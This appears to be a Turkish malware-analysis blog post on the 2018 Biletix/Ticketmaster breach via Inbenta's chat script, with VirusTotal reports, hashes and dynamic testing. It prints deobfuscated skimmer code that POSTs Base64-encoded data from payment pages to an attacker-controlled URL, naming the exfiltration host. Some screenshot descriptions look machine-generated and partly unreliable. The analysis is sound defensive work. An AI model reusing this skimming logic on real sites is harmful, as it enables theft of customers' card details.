

Biletix Vakası

written by Mert SARICA | 1 August 2018

27 Haziran 2018 tarihinde Biletix firması, sosyal medya hesapları ve web sitesi üzerinden bir güvenlik duyurusu yaptı. Bu duyuruda, 23 Haziran 2018 Cumartesi günü Ticketmaster İngiltere firmasına dış kaynaklı hizmet sunan Inbenta Technologies tarafından sağlanan ve müşteri destek hizmetleri için kullanılan ürün üzerinde kötü amaçlı bir yazılımı tespit edildiği yer alıyordu. Inbenta'nın bu ürününün tüm Ticketmaster International web sitelerinde (Türkiye de dahil) kullanılmış olması sebebiyle de bazı müşterilerinin kişisel verilerine ve ödeme bilgilerine, tanımlanamamış üçüncü kişiler tarafından izinsiz olarak erişilmiş olabileceği belirtilmiş ve ayrıca yaptıkları incelemelere göre, olaydan sadece bilet alma girişiminde bulunan veya bilet satın almış olan İngiltere tüketicilerinin bir kısmının etkilenmiş olabileceğini tespit ettikleri belirtilmişti. Son olarak da İngiltere'deki müşterilerinden Şubat 2018 ve 23 Haziran 2018 tarihleri arasında ve diğer uluslararası müşterilerinden Eylül 2017 ila 23 Haziran 2018 tarihleri arasında bilet almış veya almayı denemiş olanların bu durumdan etkilenmiş olabilecekleri söyleniyordu.



DIŞ KAYNAK SERVİS SAĞLAYICI SEBEBİYLE OLUŞAN VERİ GÜVENLİĞİ OLAYI HAKKINDA BİLGİLENDİRME

Ticketmaster bu sayfayı, Inbenta'nın sebep olduğu olası kişisel veri sızıntısı sebebiyle mağduriyet yaşayabilecek müşterileri bilgilendirmek için hazırlamıştır. Ticketmaster için Müşterilerin kişisel verilerinin emniyeti ve güvenliği öncelikli temel husustur. Bilinmeyen kişilerce, kişisel verilere olası izinsiz erişim tespit edildiği anda Ticketmaster, müşterilerini korumak üzere anında gerekli tedbirleri devreye almıştır.

Ne Oldu?

23 Haziran 2018 Cumartesi günü Ticketmaster İngiltere, firmamıza dış kaynaklı hizmet sunan Inbenta Technologies tarafından sağlanan ve müşteri destek hizmetleri için kullanılan ürün üzerinde kötü amaçlı bir yazılımı tespit etmiştir.


Bu kötü amaçlı yazılım tespit edildiği anda, Inbenta'nın bu ürünü, Ticketmaster tarafından tüm web sitelerinden anında kaldırılmıştır.

Bu olaydan, Ticketmaster'ın global müşterilerinin %5'inden daha azı etkilenmiş olup, Kuzey Amerika müşterileri bu durumdan etkilenmemiştir.

Inbenta'nın bu ürününün tüm Ticketmaster International web sitelerinde kullanılmış olması sebebiyle, bazı müşterilerimizin kişisel verilerine ve ödeme bilgilerine, tanımlanamamış üçüncü kişiler tarafından izinsiz olarak erişilmiş olabilir.

Bu durumdan etkilenmiş olabilecek müşterilerimizle temasa geçilmiştir. İngiltere'deki müşterilerimizden Şubat 2018 ve 23 Haziran 2018 tarihleri arasında ve diğer uluslararası müşterilerimizden Eylül 2017 ila 23 Haziran 2018 tarihleri arasında bilet almış veya almayı denemiş olanlar bu durumdan etkilenmiş olabilirler.

Eğer bizden konuyla ilgili özel bir e-posta almadıysanız, yaptığımız araştırmalar sonucu bu durumdan etkilenmemiş olduğunuza inanıyoruz..



Aktif olarak bünyelerinde izleme ve müdahale yapan analistlerden oluşan bir Siber Güvenlik Merkezi'ne sahip olan kurumlar, Biletix'te doğru gitmeyen birşeyler olduğunu Nisan ayı gibi kullandıkları güvenlik teknolojilerinin ürettiği alarmları sayesinde öğrendiler. ;) Mayıs ayı itibariyle antivirüs yazılımlarına gelen güncelleme ile Biletix üzerinden bilet almaya çalışan son kullanıcılar ise web sitesine gömülü olan <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669126> dosyası için zararlı yazılım uyarısı ile karşılaşmaya başladılar.

SHA256: eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530

Tespit edilme oranı 2 / 59

Analiz tarihi: 2018-06-21 10:20:15 UTC (2 hafta, 3 gün önce) [En sonuncusunu görüntüle](#)



Analizler:

[Ek bilgi:](#)

[Yorumlar:](#)

1

[Oylar](#)

Antivirus	Sonuç	Güncelle
Symantec	Infostealer	20180621
TrendMicro-HouseCall	Suspicious_GEN.F47V0516	20180621
Ad-Aware	✓	20180621
AegisLab	✓	20180621
AhnLab-V3	✓	20180621
Alibaba	👁	20180621
ALYac	✓	20180621
Antiy-AVL	✓	20180621
Arcabit	✓	20180621
Avast	✓	20180621
Avast-Mobile	✓	20180621
AVG	✓	20180621
Avira (no cloud)	✓	20180621
AVware	✓	20180621
Babable	✓	20180406
Baidu	✓	20180621

File information

Identification

Content

Analyses

Submissions

ITW

Comments

MD5

3d154b03ccf7b836b67edab442a98cfc

SHA-1

a0445373490ad8b5260ca0cc7df4e709a9d732c7

SHA-256

eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530

ssdeep

6144:Z4qHnubYPzYVgxPYwS88ziyXClSdGG/RyJ1QA8rkTSXLU8tDZipyPF04uciFz:pH1UgxQf88ziy7EX48b d64uciFz

Size

636.4 KB (651645 bytes)

Type

Text

Magic

ISO-8859 English text, with very long lines, with CRLF line terminators

TrID

Unknown!

Detection ratio

2 / 59

First submission

2018-04-25 12:18:08 UTC (2 ay önce)

Last submission

2018-05-28 15:05:45 UTC (1 ay önce)

Tags

text

Download file

Re-scan file

Close

File information

Identification

Content

Analyses

Submissions

ITW

Comments

Propagation, dissemination and distribution strategies

This file has been spotted in-the-wild at certain URLs that are later detailed, it may be part of some drive-by download strategy or simply legitimately hosted malware.

Download URLs

This file has been spotted as the response content of the following URLs.

http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669126

http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js

http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669125

http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669127

In-the-wild file names

inbenta.js

inbenta.js.bin


Download file

Re-scan file

Close

Merak kediyei öldürmeden olayın perde arkasını öğrenmek için zararlı kod içeren javascript dosyasına ulaşip analiz etmek için işe koyulmaya karar verdim. inbenta.js dosyasının zararlı sürümünü <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js> adresinden indirip, okunaklı (beautified) hale getirdikten sonra VirusTotal'dan

indirdiğim zararlı kod içeren inbenta.js dosyası ile kıyasladığımda, 18927. satır itibariyle zararlı kod ortaya çıkıverdi. Zararlı JavaScript Analizi başlıklı yazımda olduğunun aksine bu defa gizlenmiş javascript kodunu anal sistemimdeki internet tarayıcısı ile çözmek (deobfuscate) yerine daha hızlı ilerleyebilme adına IlluminateJs web uygulaması ile çözmeye karar verdim.



tarafından tespit edilen, okunaklı olmayan inbenta.js dosyasının okunaklı bir sürümü gibi görünüyordu.



SHA256: feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
Dosya adı: akismet.js
Tespit edilme oranı 16 / 58
Analiz tarihi: 2018-07-07 00:16:17 UTC (7 saat, 1 dakika önce)



[Analizler](#) [Ek bilgi](#) [Yorumlar](#) [Oylar](#)

File identification

MD5 b63188547f7504194e171a0438a44746
SHA1 3557cf200d80bd9f2bb2c7793add3e5e813ba939
SHA256 feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
ssdeep 48:inSFGCpeJh/Wt69a8p7lyC5XjvwqsLzIJghV:iSFGCm/j9aHEsLzrK
Dosya boyutu 3.0 KB (3092 bytes)
Dosya türü Text
Magic lafzı ASCII text, with CRLF line terminators
TrID Unknown!
Tags text

VirusTotal metadata

First submission 2017-11-19 09:50:48 UTC (7 ay, 2 hafta önce)
Last submission 2018-05-15 00:03:58 UTC (1 ay, 3 hafta önce)
Dosya isimleri VirusShare_b63188547f7504194e171a0438a44746
akismet.js



SHA256: feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
Dosya adı: akismet.js
Tespit edilme oranı 16 / 56
Analiz tarihi: 2018-06-30 00:03:20 UTC (1 gün, 15 saat önce)



[Analizler](#) [Ek bilgi](#) [Yorumlar](#) [Oylar](#)



submitname: "feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16.js.bin"
falcon-threatscore: 82/100
memurl: "Pattern match: https://webfotce.me/js/form.js"
source: https://www.hybrid-analysis.com/sample/feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16?environmentId=100

The screenshot shows the VirusTotal Graph interface. The browser address bar displays the URL: <https://www.virustotal.com/graph/#/selected/feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16/drawer/node-summary>. The page features a search bar at the top with the placeholder text "Search for one or more entities here". Below the search bar, a node summary is displayed for the file `akismet.js`. The summary includes the following details:

- Type: Text
- Size: 3.02 kB
- First Seen: 2017-11-19 09:50:48
- Last Seen: 2018-05-15 00:03:58
- Submissions: 3
- File Name: akismet.js




Below the summary, there are several actions available:

- Copy to clipboard
- VT Public report
- VT Intelligence report
- Label Root Node

The "Relations" section indicates that there are no more relations available. At the bottom, there are icons for "Add new node", "Hide label", "Full expansion", and "Delete". A "Detections" section at the bottom left shows "16/58". A tooltip for the "Root Node" is visible on the right side, showing the URL <http://www.groopdealz.com/blog/wp-content/plugins/akismet/akismet.js> and the following details:

- First Seen: 2017-11-22 02:35:37
- Last Seen: 2017-11-22 02:35:37
- Submissions: 1

inbenta.js dosyasında yer alan zararlı javascript kodunun nasıl çalıştığını dinamik olarak analiz edebilmek için Biletix'in web sitesine girip sanal sistemimdeki internet tarayıcısı üzerinde simülasyonunu yapmaya karar verdim. Zararlı kodun son satırını incelediğimde, bu kodun payment kelimesini içeren herhangi bir sayfada devreye girdiğini öğrendiğim için ödeme sayfasına ilerlemek ve simülasyonumu gerçekleştirmek için gözüme Shakira'nın konserini kestirdim. Konser bileti alma işleminin son sayfasına (payment) geldiğimde ise zararlı javascript kodunu, Chrome internet tarayıcısının DevTools aracı ile internet tarayıcım üzerinde çalıştırıp, sanal sistemim üzerinde dinamik olarak analiz etmeye başladım.



Notepad++ window showing the JavaScript file `inbenta_decoded_malicious_code.js`. The code is a JavaScript payload designed to trigger a payment flow on the Biletix website. A red arrow points to the `if` statement on line 190, which checks for the presence of "payment", "checkout", or "onstep" in the window location.

```
156 }
157 if (h080ff17d6676b09747fa7c90fd2d2db0.snd != null) {
158   const _0xc61exd =
159     location.hostname.split(".").slice(0).join("_") || "nodomain";
160
161   var _0xc61exe = btoa(h080ff17d6676b09747fa7c90fd2d2db0.snd);
162
163   const _0xc61exf = new XMLHttpRequest();
164
165   _0xc61exf.open(
166     "POST",
167     h080ff17d6676b09747fa7c90fd2d2db0.i214a36488ae4c64a9300b9f2da97d046,
168     true
169   );
170   _0xc61exf.setRequestHeader(
171     "Content-type",
172     "application/x-www-form-urlencoded"
173   );
174   _0xc61exf.send(
175     "info=" +
176     _0xc61exe +
177     "&hostname=ticketmTR&key=" +
178     h080ff17d6676b09747fa7c90fd2d2db0.myid
179   );
180 }
181 h080ff17d6676b09747fa7c90fd2d2db0["snd"] = null;
182 _0xc61exe = null;
183 setTimeout(function() {
184   h080ff17d6676b09747fa7c90fd2d2db0.send();
185 }, 30);
186 } catch (e) {}
187 }
188 }
189
190 if (new RegExp("payment|checkout|onstep", "gi").test(window.location)) {
191   h080ff17d6676b09747fa7c90fd2d2db0.send();
192 }
```

The browser window shows the Biletix website during the payment process. The page title is "Shakira - Tribün ve Sahaiçi" and the event is "Shakira 'El Dorado Dünya Turnesi' kapsamında 11 Temmuz'da Vodafone Park'ta...". The page shows the payment options, including credit cards and vouchers. A red arrow points to the "Ödeme" (Payment) button in the top navigation bar.

The browser's developer console shows an error: "Uncaught TypeError: Cannot read property 'startswith' of undefined". This error is triggered by the JavaScript payload. The console also shows several deprecation warnings related to the `chrome.loadTimes()` API.

Zararlı javascript kodunu peyderpey analiz ettikçe, zararlı kodun ödeme sayfasındaki forma girilen tüm kredi kartı bilgilerini, sayfada yer alan diğer bilgilerle birlikte Satın Al butonuna bastıktan sonra `hxxps://webfotce.me/js/form.js` adresine gönderecek şekilde tasarlandığını

gördüm. Bunun üzerine Fiddler aracını çalıştırıp, ödeme sayfasına geçersiz kart bilgilerimi girip Satın Al butonuna bastığımda,

hxxps://webfotce.me/js/form.js adresine herhangi bir verinin gönderilmediğini farkettim! Bunun sebebini öğrenebilmek için Javascript kodunda yer alan try & catch kod bloğundaki catch kısmına, hata ayıklama amacıyla hatayı ekrana yazdıran ufak bir kod yazdığımda, btoa() fonksiyonu kullanılarak Base64 kodlama şeması ile gizlenmeye çalışan çalıntı verideki Türkçe karakterlerin hataya yol açmasına ve hxxps://webfotce.me/js/form.js adresine gönderilememesine kısaca yüzlerce belki de binlerce Biletix Türkiye müşterisinin kredi kartı bilgilerinin duyuruda belirtilen süre boyunca çalınamamasına yol açan faydalı bir hata olduğunu öğrenmiş oldum. :)

The screenshot shows the Biletix payment page for a Shakira concert. The page is in Turkish and displays the event details: Shakira - Tribün ve Sahaiçi, 11 Temmuz 2018 21:00, Vodafone Park, İstanbul. The total price is 786.00 TL. The payment method is Credit Card. The cardholder's name is MERT, the card number is 1234123412341234, and the CVV2 is 123. The expiration date is 01/2018. The page also shows a list of payment details on the right, including the total amount, taxes, and discounts. The JavaScript console on the right shows a Base64 encoded error message: "btoa('Hata: Kart bilgileri geçersizdir. Lütfen doğru bilgileri giriniz.')".

ÖDEME SEÇENEKLERİ

KREDİ KARTI

HEDİYE KART VE KUPONLAR

Biletix Zubuzu

Hediye Kart Numarası CVV2 Kullan

YENİ KREDİ KARTI

Kart Üzerindeki İsim: MERT

Kredi Kartı No: 1234123412341234

Taksit Seçenekleri: Tek Ödeme 786.00 TL

Son Kullanma Tarihi: 01/2018

CVV2: 123

BİLETLERİNİZ

Kalan Süreniz: 03:44

Shakira - Tribün ve Sahaiçi

11 Temmuz 2018 21:00

Tip: TAM

Bilet Fiyatı: 750.00 TL X 1

Hizmet Bedeli: 30.00 TL X 1

ARA TOPLAM: 780.00 TL

Teslimat


Etiklik Çiğesi veya Perakende Satış Noktaları: 6.00 TL

